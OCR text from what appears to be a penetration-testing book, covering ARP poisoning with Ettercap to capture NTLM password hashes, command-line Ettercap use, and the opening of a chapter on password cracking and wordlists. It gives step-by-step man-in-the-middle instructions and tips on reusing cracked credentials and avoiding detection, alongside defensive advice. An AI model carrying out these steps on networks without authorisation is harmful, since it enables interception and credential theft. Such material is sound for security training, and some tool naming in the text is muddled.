


You will be given a window to name the file for the message output. Give it a file name and click on the **OK** button:




Next, we will need to start sniffing the traffic. Go to **Start | Start Sniffing**. What is happening here is the same function that was performed by both tcpdump and Wireshark. Ettercap, at the moment, is just passively capturing packets. Before starting your sniff, you can set up Ettercap under the logging menu to also save all captured packets for later inspection. You just save the capture to a `.pcap` file, just like in tcpdump and Wireshark.


Normally just saving the output of the user messages is good enough for pen testing. When pen testing, you are mainly after the passwords and login credentials. The message log will catch these. Sometimes, for any further reconnaissance, you can throw in saving the whole capture.




Once sniffing has started, we need to scan for hosts. Go to **Hosts | Scan for hosts** in the menu bar. This will scan the local network for available hosts. Note there is also an option to **Load from a file...**. You can pick this option and load a list of host IP addresses from a text file. This is a good option when on a large network and you only want to spoof traffic to the file servers and domain controllers, not the workstations. This will cut down on network traffic. ARP spoofing can generate a lot of traffic. This traffic, if it is a large network, can slow the network. If you are testing surreptitiously, the traffic will get you caught:




Below we see a list of hosts we picked up from our scan. Since this is a small network, we will spoof all of the hosts. We see that we have five hosts listed, complete with MAC addresses. Remember, one of these is the testing machine:




We're ready to poison the water and see what floats up. Go to **Mitm** and click on **Arp poisoning**:



You will then get a window to set the type of poisoning to perform. Pick **Sniff remote connections** and click on the **OK** button:



The following screen shows a DNS-poisoning in progress.



Once the poisoning is done, there will be data sent through the Ettercap interface that shows you administrative users and their NTLM password hashes. This is enough information to start working on the password hashes with John the Ripper or Arachni.

Hacker Tip

Even if the administrator passwords failed, you should still crack them. The admin user might have forgotten which machine they were logging into and the failed passwords might work somewhere else in the system.

In most security policies, Windows systems are set to refuse connections after five or six attempts from a user. This policy protects user accounts from brute force password attacks or password guessing attacks. This will stop brute-forcing passwords, but as you can see, this policy has no effect on an exploit of this kind. You already have the administrator password from earlier sniffing, so you can log in the first time.

A great feature of Ettercap is that it also works under the command line using the Ncurses interface. This is great when working from a remote system using SSH. Then, press the *Tab* key and arrow keys to move around in the menu and the *Enter* key to select.

Using Ettercap on the command line


In many situations, you will not be able to use the graphical interface of Ettercap. When you are mounting an attack from a cracked Linux machine, you are likely to discover it does not have a graphical desktop at all. In such a strait, you can use the Ettercap Ncurses version or the text-only version. This is great when working from a remote system using SSH. Then, press the *Tab* key and arrow keys to move around in the menu and the *Enter* key to select:

```
root@kali-01:~# ettercap -h

ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team


Usage: ettercap [OPTIONS] [TARGET1] [TARGET2]

TARGET is in the format MAC/IP/PORTs (see the man for further detail)

Sniffing and Attack options:
  -M, --mitm <METHOD:ARGS>    perform a mitm attack
  -o, --only-mitm             don't sniff, only perform the mitm attack
  -b, --broadcast             sniff packets destined to broadcast
  -B, --bridge <IFACE>        use bridged sniff (needs 2 ifaces)
  -p, --nopromisc             do not put the iface in promisc mode
  -S, --nosslmitm             do not forge SSL certificates
  -u, --unoffensive           do not forward packets
  -r, --read <file>           read data from pcapfile <file>
  -f, --pcapfilter <string>   set the pcap filter <string>
  -R, --reversed              use reversed TARGET matching
  -t, --proto <proto>         sniff only this proto (default is all)
      --certificate <file>    certificate file to use for SSL MiTM
      --private-key <file>    private key file to use for SSL MiTM

User Interface Type:
  -T, --text                  use text only GUI
       -q, --quiet                 do not display packet contents
       -s, --script <CMD>          issue these commands to the GUI
  -C, --curses                use curses GUI
  -D, --daemon                daemonize ettercap (no GUI)
  -G, --gtk                   use GTK+ GUI
```

To start Ettercap from the command line, you will need to add some flags to the command. As with most Linux commands, you can use `ettercap -help` to get a list of the flags and their meanings. For basic use, you can use the command below:

```
root@kalibook :~#  ettercap -C -m ettercap-msg.txt
```

The `-C` flag starts Ettercap in Ncurses mode; we have included the `-m ettercap-mgs.txt` flag to pipe out the message output to the file `ettercap-msg.txt`. If you want to save the whole capture, add `-w ettercap-capture.pcap`. This will save the full capture so you can pull it in later into Wireshark if needed. We have found it's easier to use the command line flags for saving the outputs. The following illustrations are the CLI-based Curses Interface and the CLI-based Text-only Interface:



Now we can look at the Ettercap command-line interface. The `ettercap -T` command checks the Kali host IP addresses and subnet masks, and then scans all the machines in the available networks. This is a pretty noisy test and will go past very quickly. The image below is the setup detail for the scan:

```
root@kali-01:~# ettercap -T

ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team

Listening on:
  eth0 -> 08:00:27:56:93:56
          10.0.0.7/255.255.255.0
          fe80::a00:27ff:fe56:9356/64
          2601:0:8480:386:a00:27ff:fe56:9356/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

1 hosts added to the hosts list...
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

Summary

This chapter showed you how to sniff a network with tcpdump, WinDump, and Wireshark, and how to filter for protocols and IP addresses. Following that, you got to play with spoofing and ARP poisoning using Ettercap.

In the next chapter, we will delve into password attacks. We will be cracking password hashes, such as those you might have recovered from sniffing NTLM packets on a Windows network. We will be using dictionary attacks. We will show you things that will encourage you to grow yourself some longer, more complex passwords.

6
Password Attacks

Anybody you meet will tell you that weak passwords are responsible for dozens of successful intrusions, both local and remote. As a trained network administrator or security engineer, you have counselled users to make their passwords stronger many times. What you may not be aware of is that many technology professionals make weak passwords or patterns of passwords that endanger not just their own accounts, but the entire network which they maintain. This chapter will show you several tools for testing the passwords on your network, so you can help guide your users to the habit of better passwords:

- Password Attack Planning
- Creating or Adapting Password Lists
- Tools for Creative Password Cracking
- Meet My Friend Johnny
- Meet Johnny's Dad, John the Ripper
- Meet the Ex – xHydra

It is the nature of hashing algorithms to have all hashes be about the same length, and it really doesn't seem any more likely that someone could crack this algorithm as following:


```
$6$NB7JpssH$oDSf1tDxTVfYrpmldppb/vNtK3J.
kT2QUjguR58mQAm0gmDHzsbVRSdsN08.lndGJ0cb1UUQgaPB6JV2Mw.Eq.
```

Any quicker than they could crack the following alogrithm:

```
$6$fwiXgv3r$5Clzz0QKr42k23h0PYk/
wm10spa2wGZhpVt0ZMN5mEUxJug93w1SAtOgWFkIF.pdOiU.CywnZwaVZDAw8JWFO0
```

Sadly, even on a slow computer, the first hash of a password *Password* is going to be cracked in fewer than 20 seconds, while the second password hash for *GoodLuckTryingToCrackMyPassword!* may take several months to crack. The list illustrated in the following contains some of the passwords you will find in any of the dozens of word lists you can find on the Internet, and which make cracking passwords so much easier. Some common hashes can be cracked by `https://www.google.co.in`, just by pasting the hash into the search bar. Most web applications and operating systems add a few characters, called `salt`, to the user's password choice, so as to make a simple cryptographic hash a bit more complicated and less guessable.

The following image shows the nature of hashes. For each word in the top set, no matter how long the word, the hash below is exactly the same size. It is, however, exponentially more difficult to brute-force a longer password than a shorter one:



Password attack planning

Passwords are normally the keys to any system or network. Ever since the dawn of computers, passwords have been used to lock system data from unwanted eyes. So, password cracking is a much-needed skill in the hacking trade. Capture or crack the right password and you have the keys to the kingdom, access to anywhere, any time. We'll also talk a bit about creating strong passwords as we go along. If you are a Systems Administrator reading this book, you're the person we are talking about. It is your password an attacker is going after. Sure, typing a 12 or 14 character password every time you log in to something is a pain, but how important is your network?

Personally, we wish the word "password" hadn't been used for this function from the beginning. It should be called "keys". Normal users of systems cry and whine about password-protected data. Most relate the word password to entry into a clubhouse or something. A user will have locks and burglar alarms on all his property but will use a four letter password on his computer. People relate the word "key" to locking something important. Actually, if your password is just a "word" you will be pwned in minutes. Its best to use "pass phrases"; something like "Mary had a little lamb." is a lot better than just a word. We'll see just how important this is in this chapter as we crack think about the passwords you use.

Cracking the NTLM code (Revisited)

One method of password attacks we have covered in *Chapter 5*, *Sniffing and Spoofing*. On a Windows network running NetBIOS, capturing NTLM hashes is child's play. They're just floating around in the ARP cloud waiting to be plucked. As we have shown in earlier chapters, when you are using Metasploit, you don't need to even crack this hash to a password but can just pass the hash to another Windows system.

Sometimes you need the actual password. System admins sometimes get lazy and use the same password on several classes of device. Let's say you have some Windows hashes and you need to get into a router or a Linux machine for which you are not sure of the password. There is a good chance that the passwords are the same on other systems, so you can crack the hashes that the NTLM protocol leaks. Lots of us are guilty of reusing passwords for infrastructure devices, even though we know better. It might be safer to use different usernames and passwords for routers and other infrastructure devices, and never use the Domain Administrator accounts to log into any machines, unless it is absolutely necessary.

Hacker Tip


Turn off NetBIOS and use Active Directory with Kerberos and LDAP for Windows logins and network functions.

In this chapter, we will be looking at cracking passwords and not just passing hashes.

Password lists

For any good password cracker, sometimes the fastest way to crack a password is using a password list. It's even best to sometimes run a list of, say, the 500 worst passwords against the users on your system to find those lazy *lusers* who are using bad passwords. A bad password most of the time can be broken in seconds compared to hours, days, or weeks when using a strong pass-phrase.

Following is a link and a listing of some good password files. A Google search will also lead you to lists of common passwords and also lists of passwords stolen from websites. When using a list of stolen passwords, only use the lists that have been scrubbed of the user names. Using a full set of stolen credentials (username & password) could land you in trouble. With a list of just passwords, you just have a list of words with no link back to the original user. This is safe and legal to use:
`https://wiki.skullsecurity.org/Passwords`




Cleaning a password list

Sometimes when you get a list of passwords, the list might be tabbed columns in a text file or may have strange spaces of tabs mixed with the words in the file. You'll want to clean these spaces and tabs and have a single word per line for the word list to work with password crackers.

One of the earliest concepts of Unix was small programs within the system that can be piped together to perform complex tasks. Linux is the Red-Headed Cousin of Unix, and these tools are in every distribution of Linux, including Kali. This is "Old School", but it works so well once you understand how to do it. We are going to go through each program used and then show how to string these together to perform this task all in a single line of commands.

Following is a list of 500 common passwords. The words were listed in an HTML table and the rows were numbered, so when copied to a text file what we get in the raw form is as follows. Most of the word lists you can find have approximately the same extremely common bad passwords, and though we are working in English, there are wordlists in other languages. Weak passwords are not strictly the province of the English-speaking world.

That said, the next image is a great example of very common, but very weak, English-language passwords. It would waste space to show all 500 words, so we are presenting the `500-common-original.txt` file on the publisher's website:

